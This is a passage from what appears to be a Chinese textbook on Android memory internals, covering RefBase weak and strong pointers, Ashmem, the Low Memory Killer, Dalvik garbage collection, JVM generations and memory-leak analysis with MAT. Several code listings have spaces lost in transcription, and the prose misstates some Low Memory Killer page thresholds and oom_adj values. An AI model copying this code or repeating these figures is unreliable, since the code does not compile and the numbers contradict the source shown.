wp<T>::wp(T* other)
    : m_ptr(other)
{
    if (other) m_refs = other->createWeak(this);
}
```

在上述代码中，参数 other 类继承于类 RefBase，并调用了类 RefBase 的成员函数 createWeak()。函数 createWeak()在文件 frameworks/native/libs/utils/RefBase.cpp 中定义，具体实现代码如下所示。

```
RefBase::weakref_type* RefBase::createWeak(const void* id) const
{
    mRefs->incWeak(id);
    return mRefs;// mRefs 的类型为 weakref_impl 指针
}
```

再看类 wp 的析构函数，此函数直接调用目标对象的 weakref_impl 对象的函数 decWeak()，目的是减少弱引用计数。当弱引用计数为 0 时，根据在目标对象的标志位（0、OBJECT_LIFETIME_WEAK 或者 OBJECT_LIFETIME_FOREVER）来决定是否要 delete（删除）目标对象。下面是析构函数的实现代码。

```
template<typename T>
wp<T>::~wp()
{
    if (m_ptr) m_refs->decWeak(this);
}
```

弱指针的最大特点是不能直接操作目标对象，原因是弱指针类没有重载“*”和“->”操作符号，而强指针重载了这两个操作符号。如果坚持要操作目标对象，则需要把弱指针升级为强指针。升级方法是使用成员变量 m_ptr 和 m_refs 构造一个强指针 sp，m_ptr 是指目标对象的一个指针，m_refs 是指指向目标对象里面的 weakref_impl 对象。升级代码如下所示。

```
template<typename T>
sp<T> wp<T>::promote() const
{
    return sp<T>(m_ptr, m_refs);
}
```

与之对应的强指针构造代码如下所示。

```
template<typename T>
sp<T>::sp(T* p, weakref_type* refs)
    : m_ptr((p && refs->attemptIncStrong(this)) ? p : 0)
{
}
```

在上述构造代码中，初始化指向了目标对象的成员变量 m_ptr。如果还存在目标对象，则 m_ptr 指向目标对象。如果这个目标对象已经不存在，则 m_ptr 为 NULL。是否升级成功需要参考函数 attemptIncStrong()的返回结果。函数 attemptIncStrong()的具体实现代码如下所示。

```
bool RefBase::weakref_type::attemptIncStrong(const void* id)
{
    incWeak(id);

    weakref_impl* const impl = static_cast<weakref_impl*>(this);

    int32_t curCount = impl->mStrong;
    LOG_ASSERT(curCount >= 0, "attemptIncStrong called on %p after underflow",
        this);
    while (curCount > 0 && curCount != INITIAL_STRONG_VALUE) {
        if (android_atomic_cmpxchg(curCount, curCount+1, &impl->mStrong) == 0) {
            break;
        }
        curCount = impl->mStrong;
    }

    if (curCount <= 0 || curCount == INITIAL_STRONG_VALUE) {
        bool allow;
        if (curCount == INITIAL_STRONG_VALUE) {
            // Attempting to acquire first strong reference...  this is allowed
            // if the object does NOT have a longer lifetime (meaning the
            // implementation doesn't need to see this), or if the implementation
            // allows it to happen
            allow = (impl->mFlags&OBJECT_LIFETIME_WEAK) != OBJECT_LIFETIME_WEAK
                || impl->mBase->onIncStrongAttempted(FIRST_INC_STRONG, id);
        } else {
            // Attempting to revive the object...  this is allowed
            // if the object DOES have a longer lifetime (so we can safely
            // call the object with only a weak ref) and the implementation
            // allows it to happen
            allow = (impl->mFlags&OBJECT_LIFETIME_WEAK) == OBJECT_LIFETIME_WEAK
                && impl->mBase->onIncStrongAttempted(FIRST_INC_STRONG, id);
        }
        if (!allow) {
            decWeak(id);
            return false;
        }
        curCount = android_atomic_inc(&impl->mStrong);

        // If the strong reference count has already been incremented by
        // someone else, the implementor of onIncStrongAttempted() is holding
        // an unneeded reference.  So call onLastStrongRef() here to remove it
        // (No, this is not pretty.)  Note that we MUST NOT do this if we
```

```
            // are in fact acquiring the first reference
            if (curCount > 0 && curCount < INITIAL_STRONG_VALUE) {
                impl->mBase->onLastStrongRef(id);
            }
        }

        impl->addWeakRef(id);
        impl->addStrongRef(id);

#if PRINT_REFS
        LOGD("attemptIncStrong of %p from %p: cnt=%d\n", this, id, curCount);
#endif

        if (curCount == INITIAL_STRONG_VALUE) {
            android_atomic_add(-INITIAL_STRONG_VALUE, &impl->mStrong);
            impl->mBase->onFirstRef();
        }

        return true;
}
```

5.3 Android 内存系统的安全机制分析

知识点讲解：光盘:视频\知识点\第 5 章\Android 内存系统的安全机制分析.avi

在本章前面的内容中，已经详细讲解了 Android 内存系统的运行机制和具体原理。本节将对 Android 内存系统进行总结，详细探讨 Android 内存系统中的安全机制。

5.3.1 Ashmem 匿名共享内存的原理


在 Android 系统中，其匿名共享内存（Ashmem）机制是一个基于 Linux 内核的共享内存机制。但是 Android 将 Ashmem 与 cache shrinker 进行了关联，额外增加了内存回收算法的注册接口。正因如此，Linux 内存管理系统将不再使用内存区域加以回收。Android 系统的 Ashmem 机制以内核驱动的形式实现，即在文件系统中以创建/dev/ashmem 设备文件的方式实现。例如，如果进程 A 与进程 B 需要共享内存，则进程 A 可以通过 open 打开该文件，可以使用 ioctl 命令 ASHMEM_SET_NAME 和 ASHMEM_SET_SIZE 来设置共享内存的名字和大小。

在 Android 系统中，为了实现有效回收，需要该内存区域的所有者去通知 Ashmem 驱动。这样通过用户、Ashmem 驱动程序和 Linux 内存管理系统三者的协调工作，使整个内存管理机制更加适应嵌入式移动设备内存比较小的特点。通过使用 Ashmem 机制，可以辅助内存管理系统来有效管理不再使用的内存，同时通过 Binder 进程通信机制实现进程间的内存共享。

在 Android 系统中，Ashmem 不但与/dev/ashmem 设备文件的形式和 Linux 开发相关联，而且在运行 Android 系统时和应用程序框架层分别提供了如下访问接口。

- ❑ 在系统运行时提供了C/C++调用接口。
- ❑ 在应用程序框架层提供了Java调用接口。

在 Android 系统中，应用程序框架层的 Java 调用接口是通过 JNI 方法来调用系统运行时的 C/C++调用接口的，最后进入到内核空间的 Ashmem 驱动程序中。



5.3.2　使用 Low Memory Killer 机制实现安全和高效

在 Android 系统中，Low Memory Killer 在用户空间中设置了一组内存临界值。如果其中某个值与进程描述中的 oom_adj 值在同一个范围，则会 kill 掉该进程。在如下所示的文件中指定了 oom_adj 的最小值：

```
/sys/module/lowmemorykiller/parameters/adj
```

在如下所示的文件中储存空闲页面的数量。

```
/sys/module/lowmemorykiller/parameters/minfree
```

存储的空闲页面数量值都用一个逗号将其隔开且以升序排列，例如，将“0,9”写入到/sys/module/lowmemorykiller/parameters/adj 中，把“1024,4096”写入到/sys/module/lowmemory- killer/parameters/ minfree 中，就表示当一个进程的空闲存储空间下降到 4096 个页面时，会 kill 掉 oom_adj 值为 9 的或者更大的进程。同样道理，当一个进程的空闲存储空间下降到 1024 个页面时，会 kill 掉 oom_adj 值为 0 或者更大的进程。其实在文件 lowmemorykiller.c 中会发现指定了这样的值，具体代码如下所示。

```
static int lowmem_adj[6] = {
    0,
    1,
    6,
    12,
};
static int lowmem_adj_size = 4;
static size_t lowmem_minfree[6] = {
    3*512, // 6MB
    2*1024, // 8MB
    4*1024, // 16MB
    16*1024, // 64MB
};
static int lowmem_minfree_size = 4;
```

由此可见，当一个进程的空闲空间在下降到 3512 个页面时，会 kill 掉 oom_adj 值为 0 或者更大的进程；当一个进程的空闲空间下降到 21024 个页面时，会 kill 掉 oom_adj 值为 10 或者更大的进程，继续下去，依此类推。其实在现实应用中，可以将上述过程概括为一个规律：满足如下规则的进程会被优先 kill 掉。

- task_struct->signal_struct->oom_adj，越大的越优先被kill。
- 占用物理内存最多的进程会被优先kill。

在上述规则中，signal_struct->oom_adj 表示当内存短缺时进程被选择并 kill 的优先级，取值范围是-17～15。如果是-17，则表示不会被选中，值越大越可能被选中。当某个进程被选中后，内核会发送 SIGKILL 信号将其 kill 掉。

实际上，Low Memory Killer 驱动程序会认为被用于缓存的存储空间都要被释放。如果很多缓存存储空间处于被锁定的状态，并且当正常的 oom killer 被触发之前是不会 kill 掉这些进程的，这将是一个非常严重的错误。

5.3.3　Low Memory Killer 机制和 OOM 的对比

Android 系统的 Low Memory Killer 机制和 Linux 标准 OOM（Out Of Memory）机制相比，Low Memory Killer 更加灵活。当内存不够时，该策略会试图结束一个进程。组件 Low Memory Killer 通过调用 Linux 内存管理系统的接口来注册一个 shrinker，此处的 shrinker 通过 Low Memory Killer 实现。

标准 Linux 内核 OOM Killer 在 mm/oom_kill.c 中实现，在 mm/page_alloc.a_alloc_pages_may_oom 中被

调用。文件 oom_kill.c 最主要的函数是 out_of_memory()，它选择一个 bad 进程杀死，通过发送 SIGKILL 信号来杀死进程。

在 out_of_memory 中通过调用 select_bad_process 选择杀死一个进程，选择的依据在 badness()函数中实现，基于多个标准来给每个进程算分，分最高的被选中杀死。基本上是占用内存越多、oom_adj 越大越有可能被选中。

由此可以看出，Android 的 Low Memory Killer 和标准的 OOM Killer 的很多思路是一致的，只不过 Low Memory Killer 作为一个 shrinker 实现；而 OOM Killer 则在分配内存时被调用(如果内存资源很紧张)。Android 的 Low Memory Killer 实现得较为简洁，这点从代码行数就能看到，但并不觉得比 OOM Killer 更为灵活，只不过是另一种 OOM Killer。

5.4 常用的垃圾收集算法

知识点讲解：光盘:视频\知识点\第 5 章\常用的垃圾收集算法.avi

在垃圾回收算法技术中，主要有以下 3 种经典的算法。

- 引用计数算法。
- MarkSweep算法。
- SemiSpaceCopy算法。

其他算法或者混合以上 3 种算法来使用，可以根据不同的场合选择不同的算法。在本节的内容中，将简要讲解上述垃圾收集算法的基本知识。

5.4.1 引用计数算法

引用计数算法非常简单，就是使用一个变量记录这块内存或者对象的使用次数。例如，在 COM 技术中，就是使用引用计数来确认这个 COM 对象什么时候删除的。当一个 COM 对象给不同线程来使用时，由于不同的线程生命周期不一样，因此，没有办法知道这个 COM 对象到底在哪个线程删除，只能使用引用计数来删除，否则还需要在不同线程之间添加同步机制，这样是非常复杂的，如果 COM 对象有很多，就变成基本上不能实现了。

引用计数算法的优点是：

- 在对象变成垃圾对象时，可以马上进行回收，回收效率和成本都是最低的。
- 内存使用率最高，基本上没有时间花费，不需要把所有访问COM对象线程都停下来。

引用计数算法的缺点是：

- 引用计数会影响执行效率，每引用一次都需要更新引用计数，COM对象是人工控制的，因此次数很少，没有什么影响。但是在Java中是由编译程序来控制的，因此引用次数非常多。
- 不能解决交叉引用，或者环形引用的问题。例如，在一个环形链表里，每一个元素都引用前面的元素，这样首尾相连的链表，当所有元素都变成不需要时，就没有办法识别出来，并进行内存回收。

5.4.2 Mark Sweep 算法

该算法又被称为“标记—清除”算法，依赖于对所有存活对象进行一次全局遍历来确定哪些对象可以回收。遍历的过程从根出发，找到所有可到达对象，其他不可到达的对象就是垃圾对象，可被回收。正如

其名称所暗示的那样，这个算法分为两大阶段：标记和清除。这种分步执行的思路构成了现代垃圾收集算法的思想基础。与引用计数算法不同的是，“标记—清除”算法不需要监测每一次内存分配和指针操作，只需要在标记阶段进行一次统计即可。该算法可以非常自然地处理环形问题，另外在创建对象和销毁对象时少了操作引用计数值的开销。不过，“标记—清除”算法也有一个缺点，就是需要标记和清除阶段中把所有对象停止执行。在垃圾回收器运行过程中，应用程序必须暂时停止，并等到垃圾回收器全部运行完成后，才能重新启动应用程序运行。

Dalvik 虚拟机最常用的算法便是 Mark Sweep 算法，该算法一般分 Mark 阶段（标记出活动对象），Sweep 阶段（回收垃圾内存）和 Concurrent Mark 阶段（减少堆中的碎片）。Dalvik 虚拟机的实现不进行可选的 Compact 阶段。

（1）Mark 阶段

垃圾收集的第一步是标记出活动对象，因为没有办法识别那些不可访问的对象（unreachableobjects），因此只能标记出活动对象，这样所有未被标记的对象就是可以回收的垃圾。

❑ 根集合（RootSet）

当进行垃圾收集时，需要停止 Dalvik 虚拟机的运行（当然，除了垃圾收集之外）。因此垃圾收集又被称做 STW（stop-the-world，整个世界因我而停止）。Dalvik 虚拟机在运行过程中要维护一些状态信息，这些信息包括每个线程所保存的寄存器、Java 类中的静态字段、局部和全局的 JNI 引用，JVM 中的所有函数调用会对应一个相应的栈帧。每一个栈帧里可能包含对对象的引用，例如，包含对象引用的局部变量和参数。

所有这些引用信息被加入到一个集合中，称为根集合。然后从根集合开始，递归的查找可以从根集合出发访问对象。因此，Mark 过程又被称为追踪，追踪所有可被访问的对象。如图 5-2 所示，假定从根集合{a}开始，可以访问的对象集合为{a,b,c,d}，这样就追踪出所有可被访问的对象集合。




图 5-2　Mark 过程

❑ 标记栈（MarkStack）

垃圾收集使用栈来保存根集合，然后对栈中的每一个元素递归追踪所有可访问的对象，对于所有可访问的对象，在 markBits 位图中将该对象的内存起始地址对应的位设为 1。这样当栈为空时，markBits 位图就是所有可访问的对象集合。

（2）Sweep 阶段

垃圾收集的第二步就是回收内存，在 Mark 阶段通过 markBits 位图可以得到所有可访问的对象集合，而 liveBits 位图表示所有已经分配的对象集合。因此通过比较这 liveBits 位图和 markBits 位图，其差异就是所有可回收的对象集合。Sweep 阶段调用 free 来释放这些内存给堆。

（3）Concurrent Mark（并发标记）

为了运行垃圾收集，需要停止虚拟机的运行，这可能会导致程序比较长时间的停顿。垃圾收集的主要工作位于 Mark 阶段，Dalvik 虚拟机使用了 Concurrent Mark 技术以缩短停顿时间。在 Concurrent Mark 中引入一个单独的 gc 线程，由该线程去跟踪自己的根集合中所有可访问的对象，同时所有其他的线程也在运行。这也是 Concurrent 一词的含义。但是为了回收内存，即运行 Sweep 阶段，必须停止虚拟机的运行。这会导入一个问题，即在 gc 线程 mark 对象时，其他线程的运行又引入了新的访问对象。因此在 Sweep 阶段又重新运行 mark 阶段，但是在这个阶段对于已经 mark 的对象来说，可以不用继续递归追踪了，这样从一定程度上降低了程序的停顿时间。

5.4.3　垃圾回收的时机

Android 有两种垃圾回收的方式，一种是虚拟机线程自动进行的，一种是手动进行的。自动方式是虚拟机创建一个线程，这个线程定时进行。虚拟机在初始化时就创建这个线程，例如下面的代码。

```
if(gDvm.zygote){
if(!dvmInitZygote())
gotofail;
} else{
if(!dvmInitAfterZygote())
gotofail;
}
```

在上述代码中调用了函数 dvmInitAfterZygote()，此函数中会调用函数 dvmSignalCatcherStartup()来创建垃圾回收线程。函数 dvmInitAfterZygote()的具体实现代码如下所示。

```
bool dvmInitAfterZygote(void)
{
        u8 startHeap, startQuit, startJdwp;
        u8 endHeap, endQuit, endJdwp;
        startHeap = dvmGetRelativeTimeUsec();
        /*
          * Post-zygote heap initialization, including starting
          * the HeapWorker thread
          */
        if (!dvmGcStartupAfterZygote())
                return false;
        endHeap = dvmGetRelativeTimeUsec();
        startQuit = dvmGetRelativeTimeUsec();
        /* start signal catcher thread that dumps stacks on SIGQUIT */
        if (!gDvm.reduceSignals && !gDvm.noQuitHandler) {
                if (!dvmSignalCatcherStartup())
                        return false;
        }
        /* start stdout/stderr copier, if requested */
        if (gDvm.logStdio) {
                if (!dvmStdioConverterStartup())
                        return false;
        }
        endQuit = dvmGetRelativeTimeUsec();
        startJdwp = dvmGetRelativeTimeUsec();
        /*
          * Start JDWP thread.   If the command-line debugger flags specified
          * "suspend=y", this will pause the VM.   We probably want this to
          * come last
          */
        if (!dvmInitJDWP()) {
                LOGD("JDWP init failed; continuing anyway\n");
        }
        endJdwp = dvmGetRelativeTimeUsec();
        LOGV("thread-start heap=%d quit=%d jdwp=%d total=%d usec\n",
                (int)(endHeap-startHeap), (int)(endQuit-startQuit),
```

```
            (int)(endJdwp-startJdwp), (int)(endJdwp-startHeap));
#ifdef WITH_JIT
        if (gDvm.executionMode == kExecutionModeJit) {
            if (!dvmCompilerStartup())
                return false;
        }
#endif
        return true;
}
```

函数 dvmSignalCatcherStartup()的实现代码如下所示。

```
bool dvmSignalCatcherStartup(void)
{
gDvm.haltSignalCatcher= false;
if(!dvmCreateInternalThread(&gDvm.signalCatcherHandle,
"SignalCatcher", signalCatcherThreadStart,NULL))
returnfalse;
returntrue;
}
```

通过上面的这段代码，就可以看到线程运行函数是 signalCatcherThreadStart()，在这个函数中会调用函数 dvmCollectGarbage()来进行垃圾回收。函数 dvmCollectGarbage()的具体实现代码如下所示。

```
void dvmCollectGarbage(bool collectSoftReferences)
{
dvmLockHeap();
LOGVV("ExplicitGC\n");
dvmCollectGarbageInternal(collectSoftReferences);
dvmUnlockHeap();
}
```

此函数主要通过锁来锁住多线程访问的堆空间相关对象，然后直接就调用函数 dvmCollectGarbage-Internal()来进行垃圾回收过程，也就调用上面标记删除算法的函数。

另一种方式通过调用运行库的 gc 来回收，例如下面的代码：

```
staticvoidDalvik_java_lang_Runtime_gc(constu4* args,JValue*pResult)
{
UNUSED_PARAMETER(args);
dvmCollectGarbage(false);
RETURN_VOID();
}
```

此处也是调用了函数 dvmCollectGarbage()来进行垃圾回收。手动的方式适合当需要内存，但线程又没有调用时进行。

5.5　Android 的内存泄漏

知识点讲解：光盘:视频\知识点\第 5 章\Android 的内存泄漏.avi

虽然 Dalvik VM 支持垃圾收集，但是这并不意味着可以不用关心内存管理，反而更应该注意移动设备的内存使用，毕竟其内存空间是受到限制的。在实际应用中，一些内存使用问题是很明显的，例如，在每次用户触摸屏幕时如果应用程序有内存泄漏，将有可能触发 OutOfMemoryError，最终会导致程序崩溃。另外一些问题却很微妙，也许只是降低应用程序和整个系统的性能（当高频率和长时间地运行垃圾收集器的

时候）。在本节的内容中，将详细讲解 Android 系统的内存泄漏问题。

5.5.1 什么是内存泄漏

内存泄漏指由于疏忽或错误造成程序未能释放已经不再使用的内存的情况。内存泄漏并非指内存在物理上的消失，而是应用程序分配某段内存后，由于设计错误，导致在释放该段内存之前就失去了对该段内存的控制，从而造成了内存的浪费。内存泄漏与许多其他问题有着相似的症状，并且通常情况下只能由那些可以获得程序源代码的程序员才可以分析出来。然而，有不少人习惯于把任何不需要的内存使用的增加描述为内存泄漏，即使严格意义上来说这是不准确的。内存泄漏会因为减少可用内存的数量从而降低计算机的性能。最终，在最糟糕的情况下，过多的可用内存被分配掉导致全部或部分设备停止正常工作，或者应用程序崩溃。

内存泄漏可能不严重，甚至能够被常规的手段检测出来。在现代操作系统中，一个应用程序使用的常规内存在程序终止时被释放。这表示一个短暂运行的应用程序中的内存泄漏不会导致严重后果。

在以下情况中，内存泄漏将导致较严重的后果。

- 程序运行后对其置之不理，并且随着时间的流失消耗越来越多的内存。例如，服务器上的后台任务，尤其是嵌入式系统中的后台任务，这些任务可能运行后长时间不被处理。
- 新的内存被频繁地分配，例如，当显示计算机游戏或动画视频画面时。
- 程序能够请求未被释放的内存，例如共享内存，甚至是在程序终止时。
- 泄漏在操作系统内部发生。
- 泄漏在系统关键驱动中发生。
- 内存非常有限，例如，在嵌入式系统或便携设备中。
- 当运行于一个终止时内存并不自动释放的操作系统（例如AmigaOS）之上，而且一旦丢失只能通过重启来恢复。

5.5.2 为什么会发生内存泄漏

JVM 会根据 generation（代）来进行 GC（对象引用），如图 5-3 所示，分为 young generation（年轻代）、tenured generation（老年代）、permanent generation（perm gen，永久代）。perm gen（或称 Non-Heap，非堆）是一个异类。注意，heap 空间不包括 perm gen。




图 5-3　JVM 根据 generation（代）来进行 GC

绝大多数的对象都在 young generation 被分配，也在 young generation 被收回。当 young generation 的空间被填满时，GC 会进行 minor collection（次回收），这样的次回收不涉及 heap 中的其他 generation。minor collection 会根据 weak generational hypothesis（弱年代假设）来假设 young generation 中大量的对象都是垃圾

需要回收，minor collection 的过程会非常快。在 young generation 中，没有被回收的对象被转移到 tenured generation，然而 tenured generation 也会被填满，最终触发 major collection（主回收），这次回收针对整个 heap，由于涉及大量对象，所以比 minor collection 慢得多。

JVM 有如下 3 种垃圾回收器。

- ❑ throughput collector：用来做并行young generation回收，由参数-XX:+UseParallelGC启动。
- ❑ concurrent low pause collector：用来做tenured generation并发回收，由参数-XX:+UseConcMarkSweepGC启动。
- ❑ incremental low pause collector：是默认的垃圾回收器。不建议直接使用某种垃圾回收器，最好让JVM自己判断，除非有足够的把握。

Heap 中各 generation 空间是如何划分的呢？通过 JVM 的-Xmx=n 参数可指定最大 heap 空间，而-Xms=n 则可指定最小 heap 空间。在 JVM 初始化时，如果最小 heap 空间小于最大 heap 空间，如图 5-3 所示，JVM 会把未用到的空间标注为 Virtual。除了这两个参数，还有-XX:MinHeapFreeRatio=n 和 -XX:MaxHeapFreeRatio=n 来分别控制最大、最小的剩余空间与活动对象的比例。在 32 位 Solaris SPARC 操作系统下，默认值如表 5-1 所示，在 32 位 Windows XP 操作系统下，默认值也相差不多。

表 5-1　各个参数的默认值

参　　数	默　认　值	参　　数	默　认　值
MinHeapFreeRatio	40	-Xms	3670k
MaxHeapFreeRatio	70	-Xmx	64m

由于 tenured generation 的 major collection 过程较慢，所以如果 tenured generation 空间小于 young generation，会造成频繁的 major collection，影响效率。Server JVM 默认的 young generation 和 tenured generation 空间比例为 1∶2，也就是说 young generation 的 eden 和 survivor 空间之和是整个 heap（当然不包括 perm gen）的 1/3，该比例可以通过-XX:NewRatio=n 参数来控制，而 Client JVM 默认的-XX:NewRatio 是 8。

young generation 中幸存的对象被转移到 tenured generation，但是 concurrent collector 线程在这里进行 major collection，而在回收任务结束前空间被耗尽了，这时将会发生 Full Collections（Full GC），整个应用程序都会停止下来直到回收完成。由此可见，Full GC 是高负载生产环境的噩梦。

在此还需要介绍一下异类 perm gen，它是 JVM 用来存储无法在 Java 语言级描述的对象，这些对象分别是类和方法数据（与 class loader 有关）以及 interned strings（字符串驻留）。一般 32 位 OS 下 perm gen 默认 64m，可通过参数-XX:MaxPermSize=n 指定。

接下来回到本小节的问题：为何会内存溢出？要回答这个问题又要引出另外一个话题，即什么样的对象 GC 才会回收？当然是 GC 发现通过任何 reference chain（引用链）无法访问某个对象时，该对象即被回收。名词 GC Roots 正是分析这一过程的起点，例如，JVM 自己确保了对象的可到达性（那么 JVM 就是 GC Roots），所以 GC Roots 就是这样在内存中保持对象可到达性的，一旦不可到达，即被回收。通常 GC Roots 是一个在 current thread（当前线程）的 call stack（调用栈）上的对象（如方法参数和局部变量），或者是线程自身，或者是 system class loader（系统类加载器）加载的类以及 native code（本地代码）保留的活动对象。所以 GC Roots 是分析对象为何还存活于内存中的利器。

从最强到最弱，不同的引用（可到达性）级别反映了对象的生命周期。

- ❑ Strong Ref（强引用）：通常我们编写的代码都是Strong Ref，与此对应的是强可达性，只有去掉强可达，对象才被回收。
- ❑ Soft Ref（软引用）：对应软可达性，只要有足够的内存，就一直保持对象，直到发现内存吃紧且没有Strong Ref时才回收对象。一般可用来实现缓存，通过java.lang.ref.SoftReference类实现。

- ❑ Weak Ref（弱引用）：比Soft Ref更弱，当发现不存在Strong Ref 时，立刻回收对象而不必等到内存吃紧的时候。通过java.lang.ref.WeakReference和java.util.WeakHashMap类实现。
- ❑ Phantom Ref（虚引用）：根本不会在内存中保持任何对象，只能使用Phantom Ref 本身。一般用于在进入finalize()方法后进行特殊的清理过程，通过 java.lang.ref.PhantomReference实现。

5.5.3 shallow size、retained size

shallow size 是指对象本身占用内存的大小，不包含对其他对象的引用，也就是对象头加成员变量（不是成员变量的值）的总和。在 32 位系统上，对象头占用 8 字节，int 占用 4 字节，成员变量（对象或数组）不管是否引用了其他对象（实例）或者赋值为 null，始终占用 4 字节。所以，对于 String 对象实例来说，有 3 个 int 成员（3*4=12 字节）、一个 char[ ]成员（1*4=4 字节）以及一个对象头（8 字节），总共 3*4 +1*4+8=24 字节。根据这一原则，对 String a= "rosen jiang" 来说，实例 a 的 shallow size 也是 24 字节。

retained size 是指该对象自己的 shallow size，加上从该对象能直接或间接访问到对象的 shallow size 之和。换句话说，retained size 是该对象被 GC 之后所能回收到内存的总和。为了更好地理解 retained size，不妨看一个例子。

把内存中的对象看成图 5-4 中的节点，并且对象和对象之间互相引用。这里有一个特殊的节点 GC Roots，这就是 reference chain 的起点。




图 5-4　节点图

利用 Strong Ref 存储大量数据，直到 heap 撑破，利用 interned strings（或者 class loader 加载大量的类）把 perm gen 撑破。在图 5-4 中，从 obj1 入手，深色节点代表仅仅只有通过 obj1 才能直接或间接访问的对象。因为可以通过 GC Roots 访问，所以左图的 obj3 不是深色节点；而在右图却是深色，因为它已经被包含在 retained 集合内。所以对于图 5-4 中来说左图，obj1 的 retained size 是 obj1、obj2、obj4 的 shallow size 总和；而右图的 retained size 是 obj1、obj2、obj3、obj4 的 shallow size 总和。obj2 的 retained size 可以通过相同的方式计算。

5.5.4 查看 Android 内存泄漏的工具——MAT

在开发应用过程中，可以使用现成的工具来查看内存泄漏情况，例如 DDMS 和 MAT。有关 DDMS 的知识在本章前面的内容中已经介绍过了，接下来将讲解 MAT 工具的基本知识。

MAT（Memory Analyzer Tool）是一个 Eclipse 插件，同时也有单独的 RCP 客户端。笔者使用的是 MAT 的 Eclipse 插件，使用插件要比 RCP 稍微方便一些。下载后的目录结构如图 5-5 所示。

